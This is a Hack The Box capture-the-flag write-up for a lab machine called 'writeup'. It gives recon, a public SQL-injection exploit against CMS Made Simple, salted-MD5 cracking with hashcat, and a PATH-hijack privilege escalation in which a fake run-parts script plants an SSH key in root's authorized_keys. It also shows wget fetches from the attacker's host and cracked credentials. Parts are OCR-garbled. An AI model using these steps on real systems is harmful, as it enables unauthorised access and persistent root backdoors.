



writeup


```
(root@kali)-[/Documents/htb/boxes/writeup]
# nmap -sC -sV -oA nmap/writeup 10.10.10.138
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-05 13:06 EDT
Nmap scan report for 10.10.10.138
Host is up (0.088s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
|_ ssh-hostkey:
|_ 256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp    open  http     Apache/2.4.25 (Debian)
|_ http-server-header: Apache/2.4.25 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 154.01 seconds
```





```
#
#
#      (\      |@@|
#      (---/\--- \---/
#      \---|-----|---|
#      \---\ }{ /\---) 0 (---\
#      /\---/\---\---\
#      (---/\---)  \---\
#      )( )(
#      \---'---\
#
# Disallow access to the blog until content is finished.
User-agent: *
Disallow: /writeup/
```



writeup

- [Home Page](#)
- [ypuffy](#)
- [blue](#)
- [writeup](#)

Home

After many month of lurking around on HTB I also decided to start writing about the boxes I hacked. In the upcoming days, weeks and month you will find more and more content here as I am about to convert my famous incomplete notes into pretty write-ups.

I am still searching for someone to provide or make a cool theme. If you are interested, please contact me on [NetSec Focus Mattermost](#). Thanks.

Pages are hand-crafted with vim. NOT.

if we click each of this link , it's a php script

10.10.10.138/writeup/index.php?page=ypuffy

10.10.10.138/writeup/index.php?page=blue

10.10.10.138/writeup/index.php?page=writeup

view-source:http://10.10.10.138/writeup/index.php?page=writeup

GTFOBins GitHub - swisskyrepo/...

```
1 <!doctype html>
2 <html lang="en_US"><head>
3   <title>writeup - writeup</title>
4
5   <base href="http://10.10.10.138/writeup/" />
6   <meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights re
7   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
8
```

<http://www.cmsmadesimple.org/downloads/cmsms>

Subversion

Advanced developers may wish to check out the latest version of CMS Made Simple from the Subversion repository. You can do this from a shell with the following command:

```
svn co http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk
```

Revision 12618

/trunk

[\[Parent Directory\]](#)

admin/

doc/

lib/

modules/

phar_installer/

scripts/

tests/

uploads/

.gitignore

favicon_cms.ico

index.php

moduleinterface.php

svn-propset

svn-propset-file

Revision 12618

/trunk/doc

[\[Parent Directory\]](#)

.htaccess

AUTHORS.txt

CHANGELOG.txt

COPYING.txt

README.txt

htaccess.txt

robots.txt

CHANGELOG.txt

```
1 Version 2.2.15 - Bonar
2 -----
3 Core - General
4 - BR #12287 - Admin
5 - BR #12292 - showb
6 - BR #12303 - No da
7 - BR #12305 - Remov
8 - BR #12311 - log p
9 - BR #12313 - 5 Sto
10 - BR #12317 - XSS o
11 - BR #12325 - Sever
12 - BR #12335 - User
```

line:1/1005 col:0 sel:15 INS



10.10.10.138/writeup/doc/CHANGELOG.txt

GTFOBins GitHub - swisskyrepo/...

Version 2.2.9.1

Core - General

- fix to the CmsLayoutStylesheetQuery class
- fix an edge case in the Database\Connection::DbTimeS

<pre>(root@kali)-[/Documents/htb/boxes/writeup] # searchsploit CMS Made Simple</pre>		Dashboard	Target	Version 2.2.9.1
Exploit Title	Core - General	Path		
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)	- fix to the CMSMS	php/remote/46627.rb		
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting	- fix an edge case	php/webapps/26298.txt		
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion		php/webapps/26217.html		
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting	MicroTiny v2.2.4	php/webapps/29272.txt		
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection	- Minor fix in error	php/webapps/29941.txt		
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities		php/webapps/32668.txt		
CMS Made Simple 1.11.9 - Multiple Vulnerabilities		php/webapps/43889.txt		
CMS Made Simple 1.2 - Remote Code Execution	Phar Installer v1.3.7	php/webapps/4442.txt		
CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection	- Fix to edge case	php/webapps/4810.txt		
CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload		php/webapps/5600.php		
CMS Made Simple 1.4.1 - Local File Inclusion	Version 2.2.9 - Blow	php/webapps/7285.txt		
CMS Made Simple 1.6.2 - Local File Disclosure	Core - General	php/webapps/9407.txt		
CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting	- PHP 7.2+ fixes.	php/webapps/33643.txt		
CMS Made Simple 1.6.6 - Multiple Vulnerabilities	- Now do not call M	php/webapps/11424.txt		
CMS Made Simple 1.7 - Cross-Site Request Forgery	- Fixes a bug in the	php/webapps/12009.html		
CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion	- Fixes a minor iss	php/webapps/34299.py		
CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery	- Fixes a minor iss	php/webapps/34068.html		
CMS Made Simple 2.1.6 - 'cntnt01detailtemplate' Server-Side Template Injection	- Fixes issue in the	php/webapps/48944.py		
CMS Made Simple 2.1.6 - Multiple Vulnerabilities	- Now check for an	php/webapps/41997.txt		
CMS Made Simple 2.1.6 - Remote Code Execution	language	php/webapps/44192.txt		
CMS Made Simple 2.2.14 - Arbitrary File Upload (Authenticated)	- Prevent false-pos	php/webapps/48779.py		
CMS Made Simple 2.2.14 - Authenticated Arbitrary File Upload	(https://github.com/Y	php/webapps/48742.txt		
CMS Made Simple 2.2.14 - Persistent Cross-Site Scripting (Authenticated)		php/webapps/48851.txt		
CMS Made Simple 2.2.15 - 'title' Cross-Site Scripting (XSS)		php/webapps/49793.txt		
CMS Made Simple 2.2.15 - RCE (Authenticated)		php/webapps/49345.txt		
CMS Made Simple 2.2.15 - Stored Cross-Site Scripting via SVG File Upload (Authenticated)		php/webapps/49199.txt		
CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution		php/webapps/44976.py		
CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution		php/webapps/45793.py		
CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning		php/webapps/39760.txt		
CMS Made Simple < 2.2.10 - SQL Injection		php/webapps/46635.py		
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload		php/webapps/34300.py		
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload		php/webapps/34298.py		
CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload		php/webapps/46546.py		

```
(root@kali)-[/Documents/htb/boxes/writeup]
# searchsploit -m php/webapps/46635.py
Exploit: CMS Made Simple < 2.2.10 - SQL Injection
URL: https://www.exploit-db.com/exploits/46635
Path: /usr/share/exploitdb/exploits/php/webapps/46635.py
File Type: Python script, ASCII text executable, with CRLF line terminators
Copied to: /Documents/htb/boxes/writeup/46635.py
```

```
(root@kali)-[/Documents/htb/boxes/writeup]
# mv 46635.py cms-sql.py
```

ImportError: No module named termcolor

```
root@htb:~/htb/boxes/writeup# python cms-made-simple-sql.py -u http://10.10.10.138/writeup/

[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

salt password: 5a599ef579066807

password hash : 62def4866937f08cc13bab43bb14e6f7

in the code


```

utify_print_try(line)
hashlib.md5(str(salt) + line).hexdigest() == password
    output += "\n[+] Password cracked: " + line
    break
else()

```

```

(root@kali)-[/Documents/htb/boxes/writeup]
# hashcat --example-hashes
hashcat (v6.1.1) starting ...

```

```

MODE: 20
TYPE: md5($salt.$pass)
HASH: 57ab8499d08c59a7211c77f557bf9425:4247
PASS: hashcat

```

password x

```

1 62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
2

```

```

(root@kali)-[/Documents/htb/boxes/writeup]
# hashcat -m 20 password /usr/share/wordlists/rockyou.txt

```

```

62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9

```

jkr : raykayjay9

```

(root@kali)-[/Documents/htb/boxes/writeup]
# ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKmD7USL1uIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.10.138' (ECDSA) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux
The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)

```

```

jkr@writeup:/home$ ls
jkr
jkr@writeup:/home$ cd jkr/
jkr@writeup:~$ cat user.txt
d4e493fd4068afc9eb1aa6a55319f978

```

```
jkr@writeup:~$ cd /dev/shm
jkr@writeup:/dev/shm$ wget 10.10.14.23:8000/LinEnum.sh
--2021-05-05 18:13:38-- http://10.10.14.23:8000/LinEnum.sh
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                               100%[=====>] 45.54K 10.3KB/s in 4.4s

2021-05-05 18:13:43 (10.3 KB/s) - 'LinEnum.sh' saved [46631/46631]
```

```
(root@kali)-[/Documents/htb/boxes/writeup]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.138 - - [05/May/2021 18:09:45] "GET /LinEnum.sh HTTP/1.1" 200 -
```

```
jkr@writeup:/dev/shm$ bash LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982
```

1)we have mysql

```
[~] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                  :::*                    LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -
```

What is the use of port 3306?

Port 3306 is the default **port used** for the MySQL protocol. You'll **use** it to connect with MySQL clients and utilities such as mysqldump. Feb 1, 2021

we should look at the mySQL config and get the password of that

```
jkr@writeup:/dev/shm$ cd /var/www/html/
jkr@writeup:/var/www/html$ ls
index.html  robots.txt  writeup
jkr@writeup:/var/www/html$ cd writeup/
-bash: cd: writeup/: Permission denied
jkr@writeup:/var/www/html$ mysql
ERROR 1045 (28000): Access denied for user 'jkr'@'localhost' (using password: NO)
jkr@writeup:/var/www/html$ ls -al
total 20
drwxr-xr-x 3 root    root    4096 Apr 24 2019 .
drwxr-xr-x 3 root    root    4096 Apr 19 2019 ..
-rw-r--r-- 1 root    root    3032 Apr 24 2019 index.html
-rw-r--r-- 1 root    root    310 Apr 24 2019 robots.txt
drwx----- 9 www-data www-data 4096 Apr 19 2019 writeup
```

can't access, owned by www-data

2) we are in staf group

- **staff:** Allows users to add local modifications to the system (/usr/local) without needing root privileges (note that executables in /usr/local/bin are in the PATH variable of any user, and they may "override" the executables in /bin and /usr/bin with the same name). Compare with group "adm", which is more related to monitoring/security.

```
[~] Group memberships: @ /Documents/htb/boxes/writeup
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=101(messagebus) gid=104(messagebus) groups=104(messagebus)
uid=102(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
uid=103(mysql) gid=106(mysql) groups=106(mysql)
```

```
(root@kali)~/Documents/htb/boxes/writeup/pspy
# ls
cmd docker  Gopkg.lock Gopkg.toml  images internal LICENSE main.go Makefile pspy README.md vendor
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.138 - - [06/May/2021 19:10:43] "GET /pspy HTTP/1.1" 200 -
```

```
jkr@writeup:/var/www/html$ cd /dev/shm
jkr@writeup:/dev/shm$ wget 10.10.14.23:8000/pspy
--2021-05-06 19:14:36-- http://10.10.14.23:8000/pspy
Connecting to 10.10.14.23:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4578843 (4.4M) [application/octet-stream]
Saving to: 'pspy'

pspy 100%[=====]
2021-05-06 19:17:14 (28.5 KB/s) - 'pspy' saved [4578843/4578843]
jkr@writeup:/dev/shm$ chmod +x pspy
jkr@writeup:/dev/shm$ ./pspy
-bash: ./pspy: Permission denied
jkr@writeup:/dev/shm$ mount | grep shm
tmpfs on /run/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=413360k)
```



```
jkr@writeup:/dev/shm$ ls
LinEnum.sh  pspy
jkr@writeup:/dev/shm$ head LinEnum.sh
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
#@rebootuser
```

LinEnum called bash to execut it out of /dev/shm but in /bin/-bash.

```
jkr@writeup:/dev/shm$ mv pspy /tmp/
jkr@writeup:/dev/shm$ cd /tmp
jkr@writeup:/tmp$ ./pspy
```

```
(root@kali)-[/Documents/htb/boxes/writeup]
# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux
```

```
2021/05/06 19:25:40 CMD: UID=0 PID=3200 sshd: [accepted]
2021/05/06 19:25:40 CMD: UID=102 PID=3201 sshd: [net]
2021/05/06 19:25:53 CMD: UID=0 PID=3202 sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
etc/update-motd.d > /run/motd.dynamic.new
2021/05/06 19:25:53 CMD: UID=0 PID=3204 sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
etc/update-motd.d > /run/motd.dynamic.new
2021/05/06 19:25:53 CMD: UID=0 PID=3205 run-parts --lsbysinit /etc/update-motd.d
2021/05/06 19:25:53 CMD: UID=0 PID=3206 uname -rnsom
2021/05/06 19:25:53 CMD: UID=0 PID=3207 sshd: jkr [priv]
```

```
jkr@writeup:/tmp$ which run-parts
/bin/run-parts
jkr@writeup:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

we should been heijack this


```
(root@kali)-[/Documents/htb/boxes/writeup]
# cat writeup.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQNuH2jHNYsSSqW0zqtubCj/LCIDrSptCHCpTN9WcJVwQHHEKuC+Q5dJcoyCxCutC0qTJ8w72zPxLHjX2/2wgqPx/FcDMScBGGfJASLDzWWhBVur0I+4wcBYN1mzsJ0m7kuW4tM/Oud0Ggi+gz0EIYNjppwNw28pwlwutxK+N9TTYqL9EYbukrpCEQg58y83K1YrF5fmaYzLNNaYINP3820Y7aDaNycYyvkIwp9g063DnH/voopgsPx2Sh1qoGGKHGA85zXGPM6spfdT7t/fsD4v2Na+mvQs68FvTbEwd5axC8CI7C6ChH8TdoxKtjBD0k0eLXP0vHGzLj4hEm156L57dL653nsV1e+iSMZd0D5DcPe2YiX68zX8aq4DnzAuQyacEm1Gan26pkZaRvYvgQvS21ai6XARY939580oDk70RXRL7iVMxNjR30RLhcRWpc0PWQaM6Z2SL8zL5spnFINwCD/d7wj0MRWKdh1qAnAfsM7daYq9B5Z+KY/sLzE= root@kali
```

```
jkr@writeup:/usr/local/bin$ vi run-parts
```

```
#!/bin/bash
touch /tmp/saad
mkdir ~/.ssh
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQNuH2jHNYsSSqW0zqtubCj/LCIDrSptCHCpTN9WcJVwQHHEKuC+Q5dJcoyCxCutC0qTJ8w72zPxLHjX2/2wgqPx/FcDMScBGGfJASLDzWWhBVur0I+4wcBYN1mzsJ0m7kuW4tM/Oud0Ggi+gz0EIYNjppwNw28pwlwutxK+N9TTYqL9EYbukrpCEQg58y83K1YrF5fmaYzLNNaYINP3820Y7aDaNycYyvkIwp9g063DnH/voopgsPx2Sh1qoGGKHGA85zXGPM6spfdT7t/fsD4v2Na+mvQs68FvTbEwd5axC8CI7C6ChH8TdoxKtjBD0k0eLXP0vHGzLj4hEm156L57dL653nsV1e+iSMZd0D5DcPe2YiX68zX8aq4DnzAuQyacEm1Gan26pkZaRvYvgQvS21ai6XARY939580oDk70RXRL7iVMxNjR30RLhcRWpc0PWQaM6Z2SL8zL5spnFINwCD/d7wj0MRWKdh1qAnAfsM7daYq9B5Z+KY/sLzE= root@kali' >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
```

```
jkr@writeup:/usr/local/bin$ chmod +x run-parts
jkr@writeup:/usr/local/bin$ cd /tmp/
jkr@writeup:/tmp$
```

```
jkr@writeup:/tmp$ watch -n 1 ls -al
```

```
Every 1.0s: ls -al
```

```
total 4488
drwxrwxrwt  4 root root    4096 May  6 20:07 .
drwxr-xr-x 22 root root    4096 Apr 19  2019 ..
-rwxr-xr-x  1 jkr  jkr  4578843 May  5 18:35 pspy
drwx-----  2 root root    4096 May  6 18:33 vmware-root
drwx-----  2 root root    4096 May  6 18:33 vmware-root_1444-2697598208
```

```
(root@kali)-[/Documents/htb/boxes/writeup]
# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux
```

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Last login: Thu May 6 19:56:18 2021 from 10.10.14.23

```
jkr@writeup:~$
```



```
Every 1.0s: ls -al
```

```
total 4488
drwxrwxrwt  4 root root    4096 May  6 20:18 .
drwxr-xr-x 22 root root    4096 Apr 19  2019 ..
-rwxr-xr-x  1 jkr  jkr 4578843 May  5 18:35 pspy
-rw-r--r--  1 root root      0 May  6 20:18 saad
drwx----- 2 root root    4096 May  6 18:33 vmware-root
drwx----- 2 root root    4096 May  6 18:33 vmware-root_1444-2697598208
```

now root should have my ssh public key

```
(rootkali)-[/Documents/htb/boxes/writeup]
# ssh -i writeup root@10.10.10.138
```

```
The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

```
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permitted by applicable law.
```

```
Last login: Fri Aug 23 05:13:53 2019
```

```
root@writeup:~# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@writeup:~# cat /root/root.txt
```

```
eeba47f60b48ef92b734f9b6198d7226
```

```
root@writeup:~#
```